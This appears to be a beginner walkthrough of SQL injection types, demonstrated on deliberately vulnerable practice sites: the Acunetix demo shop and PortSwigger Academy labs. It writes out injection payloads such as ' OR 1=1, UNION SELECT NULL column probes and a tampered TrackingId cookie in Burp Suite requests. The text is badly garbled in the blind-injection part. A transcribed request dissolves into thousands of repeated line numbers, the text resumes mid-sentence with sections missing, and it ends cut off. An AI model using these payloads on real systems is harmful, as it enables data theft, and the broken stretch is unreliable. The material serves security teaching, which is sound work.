



SQL Injection

What is SQL?

- SQL stands for Structured Query Language
- SQL lets you access and manipulate databases
- SQL became a standard of the American National Standards Institute (ANSI) in 1986, and of the International Organization for Standardization (ISO) in 1987

What can SQL do?

- SQL can execute queries against a database
- SQL can retrieve data from a database
- SQL can insert records in a database
- SQL can update records in a database
- SQL can delete records from a database
- SQL can create new databases
- SQL can create new tables in a database
- SQL can create stored procedures in a database
- SQL can create views in a database
- SQL can set permissions on tables, procedures, and views

What is Database?

A database is an organized collection of data, so that it can be easily accessed and managed. You can organize data into tables, rows, columns, and index it to make it easier to find relevant information.

What is a Query?

A query is a request for data or information from a database table or combination of tables. This data may be generated as results returned by Structured Query Language (SQL) or as pictorials, graphs or complex

results, e.g., trend analyses from data-mining tools.

What is SQL Injection?

SQL Injection allows an attacker **to view** `data` that attackers are normally not able to retrieve.

`Data` can be information about users their credentials, personal details etc.

It is the process of inserting or injecting SQL queries through input fields to an application to make the application give the hacker, the data he wants!

Attacker can modify or delete this data causing persistent changes to the application's content or behavior.

SQL Injection can also be escalated to compromise the underlying server (or) other back-end infrastructure, or perform a denial-of-service attack

How does SQL Injection works?

To make an SQL Injection attack, an attacker must first find vulnerable `user inputs` within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an `SQL query`. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

Types of SQL Injection:

In-band SQLi (Classic SQLi) : In-band SQL Injection is the most common and `easy-to-exploit` of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the `same communication channel` to both launch the attack and gather results. The two most common types of in-band SQL Injection are Error-based SQLi and Union-based SQLi.

- **Error-based SQLi** : Error-based SQLi is an in-band SQL Injection technique that relies on `error messages` thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Let's take an example for better understanding:

This is the vulnerable website: testphp.vulnweb.com

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)



[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | [Shop](#) | [HTTP Parameter Pollution](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Let's begin!

The screenshot shows a web browser window with the following details:

- Address Bar:** Not secure | testphp.vulnweb.com
- Toolbar:** Apps, Remote Summ..., Python program..., (34) #4 Python..., Must Do Codi..., etc.
- Header:** acunetix acuart
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Page Content:**
 - Welcome:** welcome to our page
 - Text:** Test site for Acunetix WVS.
 - Left Sidebar (Search Art):** search art (with a red box around it), go, Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo, Links, Security art, PHP scanner, PHP vuln help, Fractal Explorer.
 - Image:** A large gray puzzle piece icon.
- Footer:** About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd
- Warning Box:** A gray box containing a warning message about the site being intentionally vulnerable for testing purposes.

We have a search box over here which can be used as our injection point. Lets first try to inject a simple search query.

The screenshot shows a web browser window with the following details:

- Address Bar:** Not secure | testphp.vulnweb.com/search.php?test=query
- Toolbar:** Apps, Remote Summ..., Python progra..., (34) #4 Python..., Must Do Codi...
- Header:** acunetix acuart
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Navigation:** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
- Search Form:** search art go
- Search Result:** searched for: neytiri
- Left Sidebar:** search art, Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo, Links, Security art, PHP scanner, PHP vuln help, Fractal Explorer.
- Image:** A large gray puzzle piece icon.
- Footer:** About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
- Warning Message:** Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Perfect! We are getting a reflection on the page and on the URL which is having a parameter where `test=query`.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

searched for: neytiri

Now, as we know we can inject a malicious payload into the URL which may reflect a SQL error if there is any SQL vulnerability. Let's try to inject a simple payload `' OR 1=1` in the URL where `test=query`.

Not secure | testphp.vulnweb.com/search.php?test=query%27

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61

Notice that there is a SQL error on the page , which means the payload got executed successfully and the webpage is vulnerable to `SQL injection` attack.

- **Union-based SQLi :** Union-based SQLi is an in-band SQL injection technique that leverages the `UNION SQL` operator to combine the results of two or more `SELECT` statements into a single result which is then returned as part of the HTTP response.

Let's take an example for better understanding:

This is the vulnerable website :<https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>

The screenshot shows a web browser displaying a PortSwigger lab page. The URL is <https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>. The page title is "Lab: SQL injection UNION attack, determining the number of columns returned by the query". The page is categorized under "PRACTITIONER" and "LAB". It is marked as "Solved". A note states: "This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack." A call-to-action button says "Access the lab". Below it are sections for "Solution" and "Community solutions".

According to the question if there is SQL Injection attack it will return an additional row containing null values.

Let's Begin!

The screenshot shows a web page from the Web Security Academy. At the top, it says "SQL injection UNION attack, determining the number of columns returned by the query". Below that is a "Back to lab description" link. A green button indicates the lab is "Solved". The main content area has an orange header bar with the text "Congratulations, you solved the lab!". To the right of this bar are links for "Share your skills!" and "Continue learning >". Below the header, there is a logo for "WE LIKE TO SHOP" featuring a stylized hanger icon. A search bar is present with the placeholder "Refine your search:" and categories like "All", "Accessories", "Clothing, shoes and accessories", "Lifestyle", "Tech gifts", and "Toys & Games". The main content area displays a list of products with their prices and "View details" buttons:

Product	Price	Action
Giant Pillow Thing	\$35.72	View details
Cheshire Cat Grin	\$49.08	View details
ZZZZZZ Bed - Your New Home Office	\$3.69	View details
Six Pack Beer Belt	\$40.72	View details
Portable Hat	\$45.33	View details
Paddling Pool Shoes	\$7.61	View details
Hologram Stand In	\$68.47	View details
Dancing In The Dark	\$18.08	View details
Safety First	\$53.98	View details
Balance Beams	\$78.25	View details
Paint a rainbow	\$8.22	View details
Packaway Carport	\$37.78	View details
Beat the Vacation Traffic	\$18.71	View details

This is the web page that contains all product category.Lets go for Tech gifts category page and lets see what it returns.

← → ⌂ ac211f161e80470080c5328a00ba002f.web-security-academy.net/filter?category=Tech+gifts

_apps _ Remote Summ... Python progra... (34) #4 Python... Must Do Codi... CampusGate Online Job Ex... udemy-down...

Web Security Academy SQL injection UNION attack, determining the number returned by the query

Back to lab description »

Congratulations, you solved the lab!



Tech gifts

Refine your search:

All Accessories Clothing, shoes and accessories Lifestyle Tech gifts Toys & Games

Beat the Vacation Traffic	\$18.71	View details
Robot Home Security Buddy	\$88.75	View details
Eye Projectors	\$29.51	View details
Picture Box	\$60.21	View details

Tech gifts category returned us with an url which has a parameter and there are 4 products listed in the category. Now lets start testing the URL.

Lets first try with the simple payload `' UNION SELECT NULL-`

← → ⌂ ac211f161e80470080c5328a00ba002f.web-security-academy.net/filter?category=Tech+gifts%527%20UNION%20SELECT%20NULL-

_apps _ Remote Summ... Python progra... (34) #4 Python... Must Do Codi... CampusGate Online Job Ex... udemy-do...

Internal Server Error

This payload gave us an error which means that the number of nulls does not match the number of columns therefore the database returned an error.

Lets increase the number of Null `' UNION SELECT NULL,NULL-`

[←](#) [→](#) [⟳](#) ac211f161e80470080c5328a00ba002f.web-security-academy.net/filter?category=Tech+gift%27%20UNION%20SELECT%20NULL,NULL-

apps Remote Summ... Python progra... (34) #4 Python... Must Do Codi... CampusGate Online Job Ex... udemy-downl...

Internal Server Error

It again gave us a error.

If the number of nulls does not match the number of columns, the database returns an error, such as: All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Lets try to increase the Null ' UNION SELECT NULL,NULL,NULL-

[←](#) [→](#) [⟳](#) ac211f161e80470080c5328a00ba002f.web-security-academy.net/filter?category=Tech+gift%27%20UNION%20SELECT%20NULL,NULL,NULL-

apps Remote Summ... Python progra... (34) #4 Python... Must Do Codi... CampusGate Online Job Ex... udemy-downl...

WebSecurity Academy SQL injection UNION attack, determining the number returned by the query

[Back to lab description >>](#)

Congratulations, you solved the lab!



Tech gifts' UNION SELECT NULL,N

Refine your search:

All Accessories Clothing, shoes and accessories Lifestyle Tech gifts Toys & Games

Beat the Vacation Traffic	\$18.71	View details
Robot Home Security Buddy	\$88.75	View details
Eye Projectors	\$29.51	View details
Picture Box	\$60.21	View details

BOOM!!!! It returned an additional row containing null values.Which means the SQL Injection attack was successful.

Inferential SQLi (Blind SQLi) : Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as **dangerous** as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the **web application** and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker is able to **reconstruct** the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server. The two types of inferential SQL Injection are Blind-boolean-based SQLi and Blind-time-based SQLi.

- **Boolean-based (content-based) Blind SQLi** : Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an **SQL query** to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

Let's take an example for better understanding:

This is the vulnerable website : <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses>

Web Security Academy » SQL injection » Blind » Lab

Lab: Blind SQL injection with conditional responses



PRACTITIONER

LAB Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

In this lab we have to check for Welcome back message in the response .

Let's Begin!

Locked acbd1ff01f20f7e4807fd61004a00a2.web-security-academy.net/filter?category=Lifestyle

Remote Summ... Python progra... (34) #4 Python... 96 Must Do Codi... CampusGate Online Job Ex... udemy-down... Quants Time Complex... Gmail YouTube

webSecurity Academy   **BURP SQL injection with conditional responses**

LAB Not solved 

[Back to lab home](#) [Back to lab description >](#)

[Home](#) | Welcome back! | [My account](#)



Lifestyle

Refine your search:

All Corporate gifts Food & Drink Gifts Lifestyle Pets



Eco Boat

★ ★ ★ ★

\$69.70 [View details](#)



Hitch A Lift

★ ★ ★ ★

\$52.81 [View details](#)



BURP Protection

★ ★ ★ ★

\$74.74 [View details](#)



Safety First

★ ★ ★ ★

\$71.81 [View details](#)

Here in the webpage when we select the category Lifestyle we can clearly see the parameter reflection in the URL page.

Lets start our BrupSuite and reload the page.

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options XSS Validator CSRF Bypass WAF

Intercept HTTP history WebSockets history Options

Request to https://acbd1ff01f20f7e4807fd61004a00a2.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action Open Browser

Pretty Raw  Actions ▾

```

1 GET /filter?category=Lifestyle HTTP/1.1
2 Host: acbd1ff01f20f7e4807fd61004a00a2.web-security-academy.net
3 Connection: close
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="89", "Not A Brand";v="89"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: TrackingId=DQFXDJcMRFTqkbyh; session=vgeKiaY9mJesdIsimRyLQ4wfKnssnStc
17
18

```

Here is the request we can see the cookie which contains TeackingId.Lets try to modify it and check the response in the repeater tab.

Where `TrackingId=DQFXDJcMRFTqkbyh' AND '1='1`

```

Request
Pretty Raw In Actions ▾
1 GET /filter?category=Lifestyle HTTP/1.1
2 Host: acbd1f0f1207e4807d61004a00a2.web-security-academy.net
3 Connection: close
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="88", "Not A Brand";v="89"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/89.0.4389.90 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?0
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9,en;q=0.8
16 Cookie: TrackingId=DQFXDJcMRFTqkbyh' AND '1='1; session=vg6KiaY9mJesdiimByLQ4vfKnsn8tC
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
747
748
749
749
750
751
752
753
754
755
756
757
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
919
919
920
921
922
923
924
925
926
927
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
947
948
949
949
950
951
952
953
954
955
956
957
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1105
1106
1107
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1115
1116
1117
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1125
1126
1127
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1136
1137
1138
1138
1139
1140
1141
1142
1143
1144
1144
1145
1146
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1155
1156
1157
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1165
1166
1167
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1175
1176
1177
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1194
1195
1196
1196
1197
1198
1198
1199
1200
1201
1202
1203
1204
1204
1205
1206
1206
1207
1208
1208
1209
1210
1211
1212
1213
1214
1214
1215
1216
1216
1217
1218
1218
1219
1220
1221
1222
1223
1224
1225
1225
1226
1227
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1235
1236
1237
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1245
1246
1247
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1255
1256
1257
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1265
1266
1267
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1275
1276
1277
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1294
1295
1296
1296
1297
1298
1298
1299
1300
1301
1302
1303
1304
1304
1305
1306
1306
1307
1308
1308
1309
1310
1311
1312
1313
1314
1314
1315
1316
1316
1317
1318
1318
1319
1320
1321
1322
1323
1324
1324
1325
1326
1326
1327
1328
1328
1329
1330
1331
1332
1333
1334
1334
1335
1336
1336
1337
1338
1338
1339
1340
1341
1342
1343
1344
1344
1345
1346
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1354
1355
1356
1356
1357
1358
1358
1359
1360
1361
1362
1363
1364
1364
1365
1366
1366
1367
1368
1368
1369
1370
1371
1372
1373
1374
1374
1375
1376
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1384
1385
1386
1386
1387
1388
1388
1389
1390
1391
1392
1393
1393
1394
1395
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1404
1405
1406
1406
1407
1408
1408
1409
1410
1411
1412
1413
1414
1414
1415
1416
1416
1417
1418
1418
1419
1420
1421
1422
1423
1424
1424
1425
1426
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1434
1435
1436
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1444
1445
1446
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1454
1455
1456
1456
1457
1458
1458
1459
1460
1461
1462
1463
1464
1464
1465
1466
1466
1467
1468
1468
1469
1470
1471
1472
1473
1474
1474
1475
1476
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1484
1485
1486
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1494
1495
1496
1496
1497
1498
1498
1499
1500
1501
1502
1503
1504
1504
1505
1506
1506
1507
1508
1508
1509
1510
1511
1512
1513
1514
1514
1515
1516
1516
1517
1518
1518
1519
1520
1521
1522
1523
1524
1524
1525
1526
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1534
1535
1536
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1544
1545
1546
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1554
1555
1556
1556
1557
1558
1558
1559
1560
1561
1562
1563
1564
1564
1565
1566
1566
1567
1568
1568
1569
1570
1571
1572
1573
1574
1574
1575
1576
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1584
1585
1586
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1594
1595
1596
1596
1597
1598
1598
1599
1600
1601
1602
1603
1604
1604
1605
1606
1606
1607
1608
1608
1609
1610
1611
1612
1613
1614
1614
1615
1616
1616
1617
1618
1618
1619
1620
1621
1622
1623
1624
1624
1625
1626
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1634
1635
1636
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1644
1645
1646
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1654
1655
1656
1656
1657
1658
1658
1659
1660
1661
1662
1663
1664
1664
1665
1666
1666
1667
1668
1668
1669
1670
1671
1672
1673
1674
1674
1675
1676
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1684
1685
1686
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1694
1695
1696
1696
1697
1698
1698
1699
1700
1701
1702
1703
1704
1704
1705
1706
1706
1707
1708
1708
1709
1710
1711
1712
1713
1714
1714
1715
1716
1716
1717
1718
1718
1719
1720
1721
1722
1723
1724
1724
1725
1726
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1734
1735
1736
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1744
1745
1746
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1754
1755
1756
1756
1757
1758
1758
1759
1760
1761
1762
1763
1764
1764
1765
1766
1766
1767
1768
1768
1769
1770
1771
1772
1773
1774
1774
1775
1776
1776
1777
1778
1778
1779
1780
1781
1782
1783
1784
1784
1785
1786
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1794
1795
1796
1796
1797
1798
1798
1799
1800
1801
1802
1803
1804
1804
1805
1806
1806
1807
1808
1808
1809
1810
1811
1812
1813
1814
1814
1815
1816
1816
1817
1818
1818
1819
1820
1821
1822
1823
1824
1824
1825
1826
1826
1827
1828
1828
1829
1830
1831
1832
1833
1834
1834
1835
1836
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1844
1845
1846
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1854
1855
1856
1856
1857
1858
1858
1859
1860
1861
1862
1863
1864
1864
1865
1866
1866
1867
1868
1868
1869
1870
1871
1872
1873
1874
1874
1875
1876
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1884
1885
1886
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1894
1895
1896
1896
1897
1898
1898
1899
1900
1901
1902
1903
1904
1904
1905
1906
1906
1907
1908
1908
1909
1910
1911
1912
1913
1914
1914
1915
1916
1916
1917
1918
1918
1919
1920
1921
1922
1923
1924
1924
1925
1926
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1934
1935
1936
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1944
1945
1946
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1954
1955
1956
1956
1957
1958
1958
1959
1960
1961
1962
1963
1964
1964
1965
1966
1966
1967
1968
1968
1969
1970
1971
1972
1973
1974
1974
1975
1976
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1984
1985
1986
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1994
1995
1996
1996
1997
1998
1998
1999
2000
2001
2002
2003
2004
2004
2005
2006
2006
2007
2008
2008
2009
2010
2011
2012
2013
2014
2014
2015
2016
2016
2017
2018
2018
2019
2020
2021
2022
2023
2024
2024
2025
2026
2026
2027
2028
2028
2029
2030
2031
2032
2033
2034
2034
2035
2036
2036
2037
2038
2038
2039
2040
2041
2042
2043
2044
2044
2045
2046
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2054
2055
2056
2056
2057
2058
2
```

whether the result of the query is `TRUE` or `FALSE`. Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

Let's take an example for better understanding:

This is the vulnerable website: <https://portswigger.net/web-security/sql-injection/blind/lab-time-delays>

The screenshot shows the PortSwigger website interface for a specific lab. At the top, there is a navigation bar with links for Products, Solutions, Research, and Academy. Below the navigation, a breadcrumb trail indicates the path: Web Security Academy > SQL injection > Blind > Lab. The main title of the page is "Lab: Blind SQL injection with time delays". There are social sharing icons for Twitter, WhatsApp, Facebook, Reddit, LinkedIn, and Email. A "PRACTITIONER" badge is visible. A "LAB" badge with the status "Not solved" and a lab icon is present. The description of the lab states: "This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie." It notes that results are not returned, but time delays can be used to infer information. A red-bordered box contains the instruction: "To solve the lab, exploit the **SQL injection** vulnerability to cause a 10 second delay." A "Hint" section is collapsed, showing a warning icon and the word "Hint". A large green button labeled "Access the lab" is centered below the hint. Below the lab access button are two collapsed sections: "Solution" and "Community solutions", each preceded by a question mark icon.

According to the question given, to solve the lab we have to exploit the SQL Injection vulnerability to cause a 10 second delay.

Let's Begin!

acd31f3d1f24c8c680e8608f002b009d.web-security-academy.net/filter?category=Corporate+gifts

Remote Summ... Python progra... (34) #4 Python... OG Must Do Cod... CampusGate Online Job Ex... udemy-downl... Quants Time Complex... Gmail YouTube

WebSecurity Academy Blind SQL injection with time delays

Back to lab home Back to lab description >

LAB Not solved

Home | My account

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Tech gifts Toys & Games

 Com-Tool \$41.65 View details  Folding Gadgets \$5.87 View details  There Is No 'I' In Team \$40.42 View details  The Giant Enter Key \$35.10 View details

Com-Tool ★★★★☆
Folding Gadgets ★★★★☆
There Is No 'I' In Team ★★★★★
The Giant Enter Key ★★★★★

When we load the webpage and go to the Corporate gifts category page we can see there is a parameter in the URL .Let's try to reload the page and see the request in the BurpSuite.

Intercept HTTP history WebSockets history Options

Request is https://acd31f3d1f24c8c680e8608f002b009d.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action Open Browser

Pretty Raw In Actions ▾

```

1 GET /filter?category=Corporate+gifts HTTP/1.1
2 Host: acd31f3d1f24c8c680e8608f002b009d.web-security-academy.net
3 Connection: close
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="89", "Not A Brand";v="89"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
